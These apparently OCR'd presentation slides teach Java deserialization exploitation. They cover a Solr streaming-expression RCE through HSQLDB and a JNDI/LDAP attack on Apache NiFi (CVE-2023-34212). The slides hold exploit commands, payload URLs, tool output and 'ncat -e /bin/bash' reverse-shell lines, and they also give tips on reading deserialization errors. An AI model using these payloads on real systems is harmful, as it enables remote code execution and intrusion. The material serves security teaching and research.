
- CLASS HEXCONVERTER
  - PUBLIC STATIC **BYTE[]** PARSEHEXBINARY(**STRING S**)


CAN WE EXECUTE DESERIALIZATION RIGHT NOW? (NO)

```
Caused by: org.hsqldb.HsqlException: Java execution: org.apache.commons.lang.SerializationUtils.deserialize
        at org.hsqldb.error.Error.error(Unknown Source)
        at org.hsqldb.Routine.invokeJavaMethod(Unknown Source)
        at org.hsqldb.Routine.invoke(Unknown Source)
        at org.hsqldb.FunctionSQLInvoked.getValueInternal(Unknown Source)
        at org.hsqldb.FunctionSQLInvoked.getValue(Unknown Source)
        at org.hsqldb.StatementProcedure.getExpressionResult(Unknown Source)
        at org.hsqldb.StatementProcedure.getResult(Unknown Source)
        at org.hsqldb.StatementDMQL.execute(Unknown Source)
        at org.hsqldb.Session.executeCompiledStatement(Unknown Source)
        at org.hsqldb.Session.executeDirectStatement(Unknown Source)
        at org.hsqldb.Session.execute(Unknown Source)
        ... 58 more
Caused by: java.lang.reflect.InvocationTargetException
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
        at java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        at java.base/java.lang.reflect.Method.invoke(Method.java:566)
        ... 68 more
Caused by: java.lang.UnsupportedOperationException: Serialization support for org.apache.commons.collections.functors.InvokerTransformer is disabled for security reasons. To enable it set s
ystem property 'org.apache.commons.collections.enableUnsafeSerialization' to 'true', but you must ensure that your application does not de-serialize objects from untrusted sources.
        at org.apache.commons.collections.functors.FunctorUtils.checkUnsafeSerialization(FunctorUtils.java:183)
        at org.apache.commons.collections.functors.InvokerTransformer.readObject(InvokerTransformer.java:164)
```

JAVA.LANG.SYSTEM.SETPROPERTY

- SETS 'ORG.APACHE.COMMONS.COLLECTIONS.ENABLEUNSAFESERIALIZATION' TO '**TRUE**'
- USED TO DISABLE THE DESERIALIZATION PROTECTIONS
- WITHOUT IT:
  - THE OBJECT WOULD BE PREVENTED FROM CONSTRUCTING ITSELF
  - RCE WOULD NOT BE ACHIVED


guest@kali: ~/lucene-solr/Exploit_Stream
guest@kali:~/lucene-solr/Exploit_Stream$ python3 ysoserial_stream.py
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Oct 24, 2021 8:55:48 AM com.mchange.v2.log.slf4j.Slf4jMLog$Slf4jMLogger$InfoLogger log
INFO: MLog clients using slf4j logging.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
guest@kali: ~
guest@kali:~$ python -m SimpleHTTPServer 4444
Serving HTTP on 0.0.0.0 port 4444 ...
127.0.0.1 - - [24/Oct/2021 08:55:50] "GET /?CommonsCollections5 HTTP/1.1" 200 -
127.0.0.1 - - [24/Oct/2021 08:55:51] "GET /?CommonsCollections6 HTTP/1.1" 200 -
127.0.0.1 - - [24/Oct/2021 08:55:51] "GET /?CommonsCollections7 HTTP/1.1" 200 -


Activities
Applications
Places
Terminal
Oct 24 09:16
Solr Admin - Mozilla Firefox
Solr Admin
localhost:8983/solr/#/gettingstarted/stream
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Solr
Logout solr
Dashboard
Logging
Security
Cloud
Schema Designer
Collections
Java Properties
Thread Dump
Suggestions
gettingstarted
Overview
Streaming Expression (expr)
jdbc(
connection="jdbc:hsqldb:mem:.",
sql="CALL \"java.lang.System.setProperty
\"('org.apache.commons.collections.enableUnsafeSerialization','true') +
\"org.apache.commons.lang.SerializationUtils.deserialize
\"(\"org.apache.logging.log4j.core.config.plugins.convert.Base64Converter.parseBase6
Execute
with explanation
http://localhost:8983/solr/gettingstarted/stream?expr=jdbc(%0A%20%20%20%20c
{
"result-set": {
"docs": [
{
"EXCEPTION": "Failed to execute sqlQuery 'CALL \"java.lang.System.se
"EOF": true,
"RESPONSE_TIME": 4
}
]
}
}
guest@kali: ~
nobody@kali:/tmp$ nc -lvp 4444
Ncat: Version 7.80 (https://nmap.org/ncat)
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:44738.
id
uid=1000(guest) gid=1000(guest) groups=1000(guest)
pwd
/home/guest/lucene-solr/solr-8.10.1/server

TANGENT: DESERIALIZATION ERROR MESSAGES

DESERIALIZATION ERROR MESSAGES

- PRO TIP: “DO NOT TRUST EITHER SUCCESS OR FAILURE MESSAGES”
- EVERY DESERIALIZATION RESULTS IN AN ERROR EVEN IF IT WORKS OR NOT
- IF WE HAVE ACCESS TO THE ERROR WE CAN PINPOINT WHAT WENT WRONG AND CHANGE OUR PAYLOAD ACCORDINGLY

DESERIALIZATION SUCCESS ERROR (URLDNS)

```
Caused by: java.rmi.UnexpectedException: undeclared checked exception; nested exception is:
        BadAttributeValueException: 94838599@java.util.HashMap
        at java.rmi/sun.rmi.registry.RegistryImpl_Stub.lookup(RegistryImpl_Stub.java:142)
        at jdk.naming.rmi/com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:134)
        ... 25 common frames omitted
```

CLASS NOT FOUND EXCEPTION (BEANSHELL1)

SOLUTION: FIND A WAY TO LOAD RESPECTIVE JAR

```
Caused by: java.rmi.UnmarshalException: Error unmarshaling return; nested exception is:
        java.lang.ClassNotFoundException: bsh.XThis$Handler (no security manager: RMI class loader disabled)
        at java.rmi/sun.rmi.transport.StreamRemoteCall.executeCall(StreamRemoteCall.java:274)
        at java.rmi/sun.rmi.server.UnicastRef.invoke(UnicastRef.java:381)
        at java.rmi/sun.rmi.registry.RegistryImpl_Stub.lookup(RegistryImpl_Stub.java:123)
        at jdk.naming.rmi/com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:134)
        ... 25 common frames omitted
```

SERIALVERSIONUID MISMATCH (CLOJURE)

- SOLUTIONS:
  - IF JAVAX.* CLASS: RUN TOOL WITH THE SAME VERSION OF JAVA AS THE SERVER
  - IF OTHER CLASS: RECOMPILE THE TOOL WITH THE CORRECT VERSION OF THE RESPECTIVE JAR
  - FORCE LOCAL VERSION OF SERIALVERSIONUID TO MATCH THE SERVER (E.G. MANUALLY CHANGE AND RECOMPILE JAR)

```
Caused by: java.rmi.UnmarshalException: Error unmarshaling return; nested exception is:
        java.io.InvalidClassException: javax.swing.table.AbstractTableModel; local class incompatible: stream classdesc serialVersionUID = 8271963769266110398, local class serialVersionUID
= -8746064863428703333
        at java.rmi/sun.rmi.transport.StreamRemoteCall.executeCall(StreamRemoteCall.java:274)
        at java.rmi/sun.rmi.server.UnicastRef.invoke(UnicastRef.java:381)
        at java.rmi/sun.rmi.registry.RegistryImpl_Stub.lookup(RegistryImpl_Stub.java:123)
        at jdk.naming.rmi/com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:134)
        ... 25 common frames omitted
```

FALSE NEGATIVE (BEANSHOOTER SERIAL MODE)

SOLUTION: DO NOT BLINDLY TRUST THE TOOL

```
[+]     Creating ysoserial payload... done.
[-]     Internal error. Caught unexpected java.lang.reflect.InvocationTargetException within the Operation.invoke(...) function.
[-]     StackTrace:
java.lang.reflect.InvocationTargetException
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
        at java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        at java.base/java.lang.reflect.Method.invoke(Method.java:566)
        at de.qtc.beanshooter.operation.BeanshooterOperation.invoke(BeanshooterOperation.java:470)
        at de.qtc.beanshooter.Starter.main(Starter.java:22)
Caused by: java.lang.RuntimeException: InvocationTargetException: java.lang.reflect.InvocationTargetException
```

3. LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL (LDAP)

ATTACKING JAVA LDAP

- 2 ATTACK TYPES:
  - DESERIALIZATION
  - CODEBASE/REFLECTION
- FUNCTIONS THAT TRIGGER THE VULENRABILITY:
  - OBJECT LOOKUP JAVAX.NAMING.CONTEXT.LOOKUP(STRING NAME)
  - OBJECT LOOKUP JAVAX.NAMING.CONTEXT.LDAP.LDAPCONTEXT(STRING NAME)
  - PUBLIC STATIC <T> T JAVAX.NAMING.INITIALCONTEXT.DOLOOKUP(STRING NAME)

veracode-research/**rogue-jndi**

A malicious LDAP server for JNDI injection attacks


HTTPS://GITHUB.COM/VERACODE-RESEARCH/ROGUE-JNDI

pimps/JNDI-Exploit-Kit

JNDI-Exploitation-Kit（A modified version of the great JNDI-Injection-Exploit created by @welk1n.

HTTPS://GITHUB.COM/PIMPS/JNDI-EXPLOIT-KIT

3.1. CVE-2023-34212 - APACHE NIFI JAVA DESERIALIZATION VIA JNDI COMPONENTS (LDAP DESERIALIZATION)


Bundle
State
Scope
NiFi Flow
NiFi Flow
NiFi Flow
NiFi Flow
NiFi Flow
Configure Controller Service | JndiJmsConnectionFactoryProvider 1.21.0
SETTINGS
PROPERTIES
COMMENTS
Required field
Property
Value
JNDI Initial Context Factory Class
com.sun.jndi.ldap.LdapCtxFactory
JNDI Provider URL
ldap://127.0.0.1:4444/o=/Clojure2
JNDI Name of the Connection Factory
aaa
JNDI / JMS Client Libraries
work/nar/extensions/nifi-scripting-nar-1.21.0.nar-unpacke...
JNDI Principal
No value set
JNDI Credentials
No value set
work/nar/extensions/nifi-scripting-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar
CANCEL
APPLY

COMMANDS TO SETUP JNDI-EXPLOIT-KIT

NOTE: J.E.K. NEEDS TO BE RECOMPILED WITH CORRECT VERSION OF CLOJURE (1.11.0 INSTEAD OF 1.8.0)

```
git clone https://github.com/pimps/JNDI-Exploit-Kit.git
cd JNDI-Exploit-Kit
sed -i 's/<version>1.8.0<\/version>/<version>1.11.0<\/version>/g' pom.xml
mvn clean package -DskipTests

java -jar target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -J 127.0.0.1:5555 -L
127.0.0.1:4444 -C 'ncat -e /bin/bash 127.0.0.1 6666'
```

```
ldap://127.0.0.1:4444/serial/ROME                exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/URLDNS              dns

ldap://127.0.0.1:4444/serial/Vaadin1             exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/Jre8u20             exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/CustomPayload


[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_
global'.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.

[+] Serialized payloads support Dynamic Command inputs in the following format:
    ldap://127.0.0.1:4444/serial/[payload_name]/exec_global/[base64_command]
    ldap://127.0.0.1:4444/serial/[payload_name]/exec_unix/[base64_command]
    ldap://127.0.0.1:4444/serial/[payload_name]/exec_win/[base64_command]
    ldap://127.0.0.1:4444/serial/[payload_name]/sleep/[miliseconds]
    ldap://127.0.0.1:4444/serial/[payload_name]/java_reverse_shell/[ipaddress:port]
    ldap://127.0.0.1:4444/serial/[payload_name]/dns/[domain_name]
    Example1: ldap://127.0.0.1:1389/serial/CommonsCollections5/exec_unix/cGluZyAtYzEgZ29vZ2xl
LmNvbQ==
    Example2: ldap://127.0.0.1:1389/serial/Hibernate1/exec_win/cGluZyAtYzEgZ29vZ2xlLmNvbQ==
    Example3: ldap://127.0.0.1:1389/serial/Jdk7u21/java_reverse_shell/127.0.0.1:9999
    Example4: ldap://127.0.0.1:1389/serial/ROME/sleep/30000
    Example5: ldap://127.0.0.1:1389/serial/URLDNS/dns/sub.mydomain.com

--------------------------Server Log--------------------------
2023-06-01 03:28:27 [JETTYSERVER]>> Listening on 127.0.0.1:5555
2023-06-01 03:28:27 [RMISERVER]  >> Listening on 127.0.0.1:1099
2023-06-01 03:28:27 [LDAPSERVER] >> Listening on 0.0.0.0:4444
2023-06-01 03:28:46 [LDAPSERVER] >> Selecting Payload: 'Clojure2'
2023-06-01 03:28:46 [LDAPSERVER] >> Selecting Attack Type: 'exec_global'
2023-06-01 03:28:46 [LDAPSERVER] >> Generating payload object(s) for command: 'ncat -e /bin/b
ash 127.0.0.1 6666'
2023-06-01 03:28:47 [LDAPSERVER] >> Serializing payload...
